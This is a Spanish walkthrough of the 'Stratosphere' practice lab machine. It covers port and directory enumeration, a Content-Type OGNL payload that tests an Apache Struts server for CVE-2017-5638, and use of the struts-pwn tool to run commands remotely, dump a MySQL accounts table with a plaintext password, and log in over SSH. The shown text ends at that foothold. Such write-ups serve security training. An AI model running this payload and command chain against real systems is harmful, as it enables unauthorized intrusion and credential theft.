Stratosphere

Descripción


Esta máquina es de dificultad media, es una máquina interesante y de la que se puede aprender mucho, buscar el exploit adecuado puede ser un poco tedioso y la escalada de privilegios no es muy complicada

---

Enumeración


Vamos a empezar escaneando los puertos para ver servicios activos y vectores de ataque

```
sudo nmap -p- --min-rate 5000 -sCV 10.10.10.64
```



En el escaneo podemos ver que tenemos el puerto 8080, el 22 y el 80, podemos ver que tiene servicio web con lo que vamos a enumerarlo

Página web




Al entrar y echarle un vistazo, no podremos encontrar nada útil con lo que vamos a hacer una enumeración de directorios web con **ffuf**


```
ffuf -u http://10.10.10.64/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Monitoring              [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 109ms]
```

De todos los directorios ocultos que encontremos, **Monitoring** es el mas importante

Si añadimos el directorio a la URL veremos la siguiente página



Si nos fijamos en la URL veremos que tenemos un archivo con una extensión interesante



Si nos fijamos en la extensión podemos deducir que seguramente estemos ante apache struts, ya que este framework usa la extensión .action

Apache struts ha tenido muchas vulnerabilidades con lo cual seguramente vaya por aquí la cosa

Con la ayuda de **Burp Suite** vamos a probar a lanzar un payload que comprobará si es vulnerable

En el apartado **Proxy** de **Burp Suite**, vamos a abrir el navegador de burp suite y a poner la siguiente **url**

```
10.10.10.64/Monitoring/example/Welcome.action
```


Pondremos el **Intercept on** en **Burp Suite** y refrescaremos la página, después haremos clic derecho en la petición y la enviaremos al **Repeater**

Con el siguiente payload, comprobaremos si apache struts es vulnerable a un RCE (CVE-2017-5638)

```
# COPIARLO COMPLETO
Content-Type: %{#context['com.opensymphony.xwork2.dispatcher.HttpServletResponse'].addHeader('X-Qualys-Struts',3195*5088)}.multipart/form-data
```

Lo que hace este payload es acceder al servidor y agregar una cabecera personalizada y la llama **X-Qualys-Struts** con una operación matemática, en el payload está 3195x5088 que debería respondernos con 16226400

Si enviamos la petición recibiremos el resultado de la multiplicación en la cabecera creada




Como podemos ver, es vulnerable ya que nos responde con la multiplicación

Si hacemos una búsqueda profunda por Google, encontraremos un repositorio que nos irá bastante bien para explotar **apache struts**
https://github.com/mazen160/struts-pwn

Clonamos el respositorio en nuestra máquina

```
git clone https://github.com/mazen160/struts-pwn.git
```


Una vez clonado, en la web del repositorio, podemos ver como se usa a si que vamos a lanzar el siguiente comando y así comprobamos si los comandos están llegando al servidor



Podemos comprobar que el servidor interpreta nuestros comandos.

Si intentamos hacer una reverse shell no podremos, con lo que nos tendremos que mover manualmente

Si cateamos el archivo **db_connect** encontraremos una cuenta y su contraseña



Con estos datos vamos a intentar listar las bases de datos con el usuario admin

```
python struts-pwn.py --url "http://10.10.10.64/Monitoring/example/Welcome.action" -c 'mysql -u admin -padmin -e
"show databases;"'
```

```
└─$ python struts-pwn.py --url "http://10.10.10.64/Monitoring/example/Welcome
.action" -c 'mysql -u admin -padmin -e "show databases;"'

[*] URL: http://10.10.10.64/Monitoring/example/Welcome.action
[*] CMD: mysql -u admin -padmin -e "show databases;"
[!] ChunkedEncodingError Error: Making another request to the url.
Refer to: https://github.com/mazen160/struts-pwn/issues/8 for help.
EXCEPTION::: ⟶ Response ended prematurely
Note: Server Connection Closed Prematurely

Database
information_schema
users

[%] Done.
```

La base de datos users puede ser interesante por lo que vamos a ver sus tablas

```
python struts-pwn.py --url "http://10.10.10.64/Monitoring/example/Welcome.action" -c 'mysql -u admin -padmin -D
users -e"show tables;"'
```

```
└─$ python struts-pwn.py --url "http://10.10.10.64/Monitoring/example/Welcome
.action" -c 'mysql -u admin -padmin -D users -e"show tables;"'

[*] URL: http://10.10.10.64/Monitoring/example/Welcome.action
[*] CMD: mysql -u admin -padmin -D users -e"show tables;"
[!] ChunkedEncodingError Error: Making another request to the url.
Refer to: https://github.com/mazen160/struts-pwn/issues/8 for help.
EXCEPTION::: ⟶ Response ended prematurely
Note: Server Connection Closed Prematurely

Tables_in_users
accounts

[%] Done.
```

Vamos a listar todos los elementos de la tabla accounts

```
python struts-pwn.py --url "http://10.10.10.64/Monitoring/example/Welcome.action" -c 'mysql -u admin -padmin -D users -e"select * from accounts;"'
```

```
└─$ python struts-pwn.py --url "http://10.10.10.64/Monitoring/example/Welcome
.action" -c 'mysql -u admin -padmin -D users -e"select * from accounts;"'

[*] URL: http://10.10.10.64/Monitoring/example/Welcome.action
[*] CMD: mysql -u admin -padmin -D users -e"select * from accounts;"
[!] ChunkedEncodingError Error: Making another request to the url.
Refer to: https://github.com/mazen160/struts-pwn/issues/8 for help.
EXCEPTION::: ⟶ Response ended prematurely
Note: Server Connection Closed Prematurely

fullName        password        username
Richard F. Smith        9tc*rhKuG5TyXvUJOrE^5CK7k       richard

[%] Done.
```

Hemos encontrado las credenciales de **richard**. Vamos a conectarnos por **SSH**


```
└─$ ssh richard@10.10.10.64
The authenticity of host '10.10.10.64 (10.10.10.64)' can't be established.
ED25519 key fingerprint is SHA256:M0iueOref5GIXJLH7IEi0XWv+HJ/bQJRx63Plk2hlHE
.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.64' (ED25519) to the list of known hosts
.
richard@10.10.10.64's password:
Linux stratosphere 4.19.0-25-amd64 #1 SMP Debian 4.19.289-2 (2023-08-08) x86_
64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Dec  3 12:20:42 2023 from 10.10.10.2
```

Ya tenemos acceso remoto a la máquina víctima

